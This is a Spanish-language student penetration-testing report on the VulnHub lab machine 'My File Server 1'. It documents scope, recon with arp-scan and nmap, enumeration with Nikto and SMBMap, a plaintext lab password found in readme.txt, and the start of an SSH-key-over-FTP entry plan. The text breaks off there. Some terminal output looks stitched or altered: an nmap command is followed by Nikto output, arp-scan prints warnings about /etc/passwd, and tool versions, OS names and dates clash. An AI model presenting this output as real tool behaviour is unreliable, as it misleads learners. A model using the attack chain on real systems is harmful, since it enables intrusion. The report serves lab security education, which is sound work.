

ACTIVIDAD 13

Red Team Report: Pentesting de My File Server 1

*CNO IV: Seguridad
Informática*

FABIOLA CALVILLO GALVÁN 182455

MTRO. SERVANDO LÓPEZ CONTRERAS

OTOÑO 2026

1. Executive Summary (Resumen Ejecutivo)

La evaluación metodológica de la seguridad informática permite identificar, de manera anticipada, las debilidades y los vectores de ataque presentes en un sistema, antes de que estos puedan ser aprovechados por un actor con intenciones maliciosas. En este sentido, las pruebas de penetración constituyen una metodología ampliamente utilizada para analizar la postura de seguridad de un sistema, pues simulan escenarios reales de ataque con el propósito de detectar debilidades, evaluar su impacto potencial y proponer medidas de mitigación.

En relación con lo anterior, el presente proyecto tiene como objetivo desarrollar un informe técnico de pruebas de penetración (Pentesting Report) sobre la máquina vulnerable My File Server – 1, aplicando una metodología estructurada de evaluación de seguridad. Dicha actividad se llevó a cabo utilizando una máquina virtual con sistema operativo Kali Linux como entorno de ataque, y el host 192.168.56.103 (FILESERVER) como el sistema objetivo. El análisis incluyó la definición del alcance de la prueba, la aplicación de una metodología de pruebas de penetración y el desarrollo de las etapas de la misma, entre ellas las fases de reconocimiento, enumeración, explotación y escalada de privilegios, con el objetivo de identificar y explotar las vulnerabilidades encontradas en el sistema.

Como resultado de la evaluación, se documentaron hallazgos relevantes acompañados de evidencias técnicas, un análisis de impacto basado en el modelo de seguridad C.I.A. (Confidencialidad, Integridad y Disponibilidad), así como una tabla de hallazgos que resume los elementos identificados. De igual forma, el informe añade recomendaciones técnicas enfocadas a la prevención y mitigación de las debilidades detectadas y al robustecimiento de la seguridad del sistema evaluado. En conjunto, la cadena de explotación documentada permitió escalar desde un acceso anónimo a los servicios de red hasta el control total del sistema (usuario root), por lo que el nivel de riesgo global del activo se considera CRÍTICO.

Resumen de hallazgos por severidad

Severidad	N.º de hallazgos
Crítica	1
Alta	3
Media	3
Baja	0

2. Alcance (Scope)

El presente reporte consiste en la ejecución de una prueba de penetración controlada sobre la máquina objetivo My File Server – 1 (192.168.56.103), utilizando como equipo atacante la distribución de Linux, Kali. El análisis fue realizado a través de una metodología estructurada; esto, con el objetivo de identificar, explotar y documentar las vulnerabilidades encontradas, medir su impacto según el modelo C.I.A. y proponer recomendaciones para remediar el problema.

Incluye pruebas y actividades realizadas:

- Definición y verificación del alcance técnico, identificando los elementos objetivo, como la IP, los servicios en ejecución, etc.
- Fase de reconocimiento.
- Enumeración de servicios y recursos.
- Explotación controlada de las vulnerabilidades identificadas en la máquina objetivo.
- Escalada de privilegios y documentación de la cadena de explotación.
- Registro de evidencias y elaboración de una tabla de hallazgos.
- Análisis de impacto respecto al modelo C.I.A.

Excluye pruebas no autorizadas y fuera del alcance:

- Pruebas sobre sistemas distintos a My File Server – 1.
- Ingeniería social, phishing a usuarios reales o pruebas que incluyan interacción con personal.
- Pruebas con intenciones destructivas sin autorización.
- Filtración de datos fuera del entorno de pruebas.

Restricciones del alcance:

- Las pruebas se realizaron en un entorno de laboratorio controlado, con la imagen descargada de VulnHub, misma que se asume no representa un sistema productivo.
- No se intentó explotar vulnerabilidades fuera del propósito de demostrar el vector de ataque.
- Las herramientas utilizadas son las que incluye de forma predeterminada la distribución Kali Linux, de código abierto y de libre descarga.
- La configuración de red utilizada no se modificó durante el desarrollo de la prueba de penetración.
- Las pruebas fueron documentadas en tiempo real, con evidencia reproducible (capturas de pantalla y comandos).
- Se priorizaron técnicas de explotación sin consecuencias destructivas para el sistema objetivo.

Entregables:

- Informe técnico en formato profesional.
- Tabla de hallazgos con evidencia.
- Capturas de pantalla del desarrollo metodológico de la prueba de penetración.

Criterios de éxito:

- Identificación y documentación clara de las vulnerabilidades encontradas en la máquina objetivo.
- Evidencia de comandos y herramientas utilizadas que sea reproducible y respalde cada hallazgo.
- Propuesta de medidas de mitigación técnicas que prioricen la severidad y el impacto, siguiendo el modelo C.I.A.

3. Metodología Aplicada

El análisis de seguridad llevado a cabo en el presente reporte fue realizado a través de la aplicación de una metodología formal de pruebas de penetración, estructurada en distintas fases que permiten identificar, analizar y explotar vectores de entrada dentro de un sistema de manera controlada. Con este enfoque metodológico se simula el comportamiento de un atacante real, pero dentro de un entorno virtual hermético, con el objetivo de detectar debilidades de seguridad y documentarlas de forma técnica y sistemática.

Para la ejecución de las pruebas se utilizó la distribución de Linux enfocada a la ciberseguridad, Kali, como plataforma de ataque, mientras que la máquina objetivo evaluada fue My File Server – 1. A lo largo del proceso se siguieron las fases tradicionales de una evaluación de seguridad ofensiva: reconocimiento, enumeración, explotación y escalada de privilegios, cada una enfocada en obtener información relevante y detallada de forma progresiva acerca de la máquina objetivo y sus posibles vulnerabilidades.

Las herramientas empleadas durante el ejercicio fueron arp-scan, Nmap, Nikto, SMBMap, un cliente FTP, OpenSSH / ssh-keygen, un navegador web, GCC y un exploit público correspondiente a CVE-2016-5195.


4. Fases de Reconocimiento

Durante la fase de reconocimiento se identificaron los equipos activos dentro del segmento de red del laboratorio, con el fin de descubrir la dirección IP asignada a la máquina objetivo, que en este caso corresponde a My File Server – 1.

Para poder localizar los hosts dentro de la red, se abrió una terminal en Kali Linux y se utilizó la herramienta arp-scan. Esta herramienta envía solicitudes ARP (Address Resolution Protocol) a todos los equipos conectados en la red local, lo cual resulta un método sumamente efectivo y rápido para descubrir dispositivos activos, incluso si estos cuentan con reglas de firewall que bloquean el método de ping.

Se ejecutó el siguiente comando con privilegios de administrador:

Comando: sudo arp-scan -l



```

kali@kali:~$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 88:00:27:5a:e7:bc, IPv4: 192.168.56.101
WARNING: Cannot open MAC/Vendor File /etc/passwd: Permission denied
WARNING: Cannot open MAC/Vendor File /etc/passwd: Permission denied
Starting arp-scan 1.10-0 with 256 hosts (https://github.com/roynilla/arp-scan)
192.168.56.1  8a:00:27:00:00:0a  (unknown: locally administered)
192.168.56.102  00:00:27:1e:d3:0a  (unknown)
192.168.56.103  08:00:27:b5:f2:5b  (unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10-0: 100 hosts scanned in 1.336 seconds (10.43 hosts/sec), 3 responded

kali@kali:~$ sudo nmap -sT 192.168.56.103
Nikto v2.6.0

+ Target IP: 192.168.56.103
+ Target Hostname: 192.168.56.103
+ Target Port: 80
+ Platform: unknown
+ Start Time: 2020-10-01 16:03:26 (GMT-4)

+ Server: Apache/2.4.6 ((Ubuntu))
+ CWD: Failed to check for updates: 403
+ [798000] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [813587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [813587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [813587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [813587] /: Suggested security header missing: x-frame-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ [813587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [800000] Apache/2.4.6 appears to be outdated (current is at least 2.4.68).
  
```

Figura 1. Descubrimiento de host con arp-scan e inicio del escaneo con Nikto.

Al ejecutar el comando se requirió la contraseña del usuario root. Una vez autenticado, la herramienta inició el escaneo utilizando la interfaz de red eth0 e inspeccionó los hosts posibles dentro de la subred. El escaneo finalizó exitosamente y devolvió las direcciones IP activas en la red, identificando que la dirección IP de la máquina atacante (Kali Linux) corresponde a 192.168.56.101, mientras que la dirección 192.168.56.103 corresponde al servidor objetivo.

El descubrimiento de la dirección IP del servidor fue fundamental para continuar con el análisis y dar paso a la fase de enumeración, a través de la cual se identificaron los puertos y servicios disponibles de la máquina víctima.

Para ello, se abrió una terminal en Kali Linux y se ejecutó el siguiente comando:

Comando: nmap -p- 192.168.56.103 -sV

Se utilizó la herramienta Nmap, diseñada para analizar rápidamente grandes redes. El parámetro -p- permitió escanear todos los puertos (del 1 al 65535), ya que por defecto Nmap solo analiza los 1000 puertos más comunes. A continuación se indicó la dirección IP objetivo encontrada anteriormente, y finalmente el parámetro

-sV se utilizó para intentar determinar la versión exacta de los servicios que se ejecutan en los puertos abiertos. Conocer la versión exacta de un servicio es un punto importante para identificar posibles vectores vulnerables, ya que varias vulnerabilidades son específicas de ciertas versiones de software.

Al ejecutar el comando, se obtuvo el siguiente resultado:




Figura 2. Escaneo de puertos completo (nmap -p- -sV) sobre 192.168.56.103.

Observando el resultado, se lograron identificar los siguientes servicios:

Puerto	Servicio	Versión	Observación
21/tcp	FTP	vsftpd 3.0.2	Login anónimo permitido
22/tcp	SSH	OpenSSH 7.4	Protocolo 2.0
80/tcp	HTTP	Apache httpd 2.4.6 (CentOS)	Versión desactualizada
111/tcp	rpcbind	2-4 (RPC #100000)	Expuesto a la red
445/tcp	SMB	Samba smbd 3.X-4.X	Sesión nula permitida
2049/tcp	NFS	nfs_acl 3	Servicio RPC asociado a NFS
2121/tcp	FTP	ProFTPD 1.3.5	Segundo servicio FTP expuesto
20048/tcp	mountd	1-3 (RPC #100005)	Asociado a NFS

Posterior a verificar la versión de los servicios en los puertos abiertos, se procedió a complementar la identificación de puertos y servicios disponibles de la víctima, mismos que ayudarían a determinar el vector adecuado para ser vulnerado. Para ello, se utilizó el siguiente comando:

Comando: nmap -A 192.168.56.103

Se volvió a utilizar la herramienta Nmap, pero en esta ocasión únicamente con el parámetro -A, el cual combina varias técnicas de escaneo (detección de sistema operativo, versiones de servicio, scripts de reconocimiento y

traceroute) para proporcionar una visión más completa del objetivo. Este reconocimiento inicial permitió priorizar los servicios FTP, SMB y HTTP como los vectores más prometedores para la fase de enumeración, al presentar configuraciones potencialmente débiles.


5. Enumeración

La fase de enumeración tuvo como objetivo profundizar en los servicios identificados durante el reconocimiento, con la finalidad de localizar información o configuraciones que permitieran obtener un punto de entrada al sistema.

Al analizar los puertos abiertos se observó la disponibilidad del servicio Apache sobre el puerto 80. Dado que un servidor web mal configurado puede exponer archivos y directorios sensibles, se utilizó la herramienta NIKTO para enumerar los directorios del servicio web. NIKTO es un escáner de vulnerabilidades para servidores web especializado en el protocolo HTTP/HTTPS, que contrasta el objetivo contra una base de miles de archivos y configuraciones potencialmente peligrosas. Para ello se ejecutó el siguiente comando:

Comando: sudo nikto -h 192.168.56.103

Se utilizó el parámetro -h para indicar el host sobre el cual se ejecutaría el análisis. El comando devolvió el siguiente resultado:



```

kali@kali:~$ sudo nikto -h 192.168.56.103
[sudo] password for kali:
- Nikto v2.5.0

+ Target IP: 192.168.56.103
+ Target Hostname: 192.168.56.103
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2020-10-01 16:17:45 (GMT-4)

+ Server: Apache/2.4.6 (Ubuntu)
+ 18000: Failed to check for updates: 501
+ [700000] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [013507] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013507] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013507] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013507] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy
+ [013507] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [000000] Apache/2.4.6 appears to be outdated (current is at least 2.4.66).
+ [000000] OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ [000000] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://www.exploit-db.com/exploits/7321/
+ [001822] /readme.txt: This might be interesting.
+ [001822] /icons/README: Apache default file found. See: https://www.virtueweb.co.uk/apache-restricting-access-to-icons/readme/
+ [001822] /: X-Frame-Options header is deprecated and has been replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ [002152] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netasparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ 2284 requests: 18 errors and 11 items reported on the remote host
+ End Time: 2020-10-01 16:43:10 (GMT-4) (345 seconds)

+ 1 host(s) tested
  
```

Figura 3. Resultados del escaneo Nikto sobre el puerto 80.

Luego de analizar el resultado en consola, se observaron varios hallazgos de interés, destacando el archivo de texto "readme.txt", señalado por la propia herramienta como un elemento potencialmente interesante. Valiéndonos de un navegador disponible, en este caso Firefox, se colocó la dirección IP del objetivo seguida de la ruta del archivo encontrado para intentar acceder a él.




Figura 4. Archivo *readme.txt* accesible públicamente, exponiendo una contraseña en texto plano.

Al acceder a la ruta correcta en el navegador, se observó la información "My Password is rootroot1" desplegada directamente en pantalla. Este hallazgo es, sin duda, el preámbulo de la fase de explotación, ya que proporciona una credencial válida que, combinada con un nombre de usuario correcto, permitiría iniciar sesión en alguno de los servicios autenticados detectados previamente (FTP, SSH o SMB).

Dado que el escaneo inicial reveló la disponibilidad del servicio SAMBA (smbd), protocolo que permite la comunicación cliente-servidor utilizada para compartir archivos entre equipos de una red, se procedió a enumerar dicho servicio para identificar los recursos compartidos y los usuarios asociados. Para ello se utilizó el siguiente comando:

Comando: `sudo smbmap -H 192.168.56.103`

Con `sudo` se consiguió ejecutar el comando con privilegios; posteriormente, `smbmap` es la herramienta utilizada para la enumeración, misma que enlista unidades compartidas, permisos y contenidos de forma rápida. Finalmente, el parámetro `-H` antecede a la dirección IP del objetivo.




Figura 5. Enumeración SMB con SMBMap: sesión NULL y recurso *smbdata* con permisos READ/WRITE.

Al analizar el resultado, se observó que SMBMap logró establecer una sesión NULL (es decir, sin necesidad de credenciales) y que el recurso compartido "smbdata" otorga permisos de lectura y escritura (READ, WRITE) a cualquier usuario no autenticado. La presencia del usuario "smbuser" en el listado de recursos también resultó

relevante, ya que suele tratarse de un nombre de usuario predeterminado asociado a configuraciones de seguridad débiles.

Para complementar la enumeración de los servicios SMB y NFS, se revisó el detalle del escaneo con Nmap (-A) ejecutado previamente, confirmando la versión de Samba, el estado del acceso FTP anónimo y la configuración de seguridad de los mensajes SMB.




Figura 6. Detalle de servicios NFS/RPC y configuración de seguridad SMB obtenido con nmap -A.




Figura 7. Detalle adicional de los servicios expuestos obtenido con nmap -A.

En dicho resultado se confirmó que el servicio FTP permite el inicio de sesión anónimo ("Anonymous FTP login allowed") y que la firma de mensajes SMB se encuentra deshabilitada ("message signing: disabled (dangerous, but default)"), lo cual representa una configuración insegura por defecto. Con las credenciales smbuser / rootroot1 obtenidas y los servicios FTP y SSH disponibles, se dio paso a la fase de explotación.

6. Explotación

Una vez obtenidas las credenciales (smbuser y rootroot1) durante la fase de enumeración, se procedió a buscar una vía para establecer una conexión estable y segura con la máquina víctima. Dado que en el escaneo de puertos inicial se identificó que tanto el servicio FTP (puerto 21) como el SSH (puerto 22) se encontraban abiertos, la estrategia consistió en generar un par de llaves SSH locales, subir la llave pública a través del servicio FTP y, finalmente, acceder mediante SSH sin necesidad de proporcionar la contraseña repetidamente.

Para comenzar, se generó un par de llaves (pública y privada) en la máquina atacante Kali Linux mediante el siguiente comando:

Comando: `sudo ssh-keygen`

Al ejecutar este comando, la herramienta genera una llave criptográfica (en este caso, del tipo ed25519) que sirve para autenticarse en servidores remotos de forma segura. Se aceptaron las rutas por defecto y se dejó la frase de contraseña (passphrase) en blanco para agilizar el acceso.

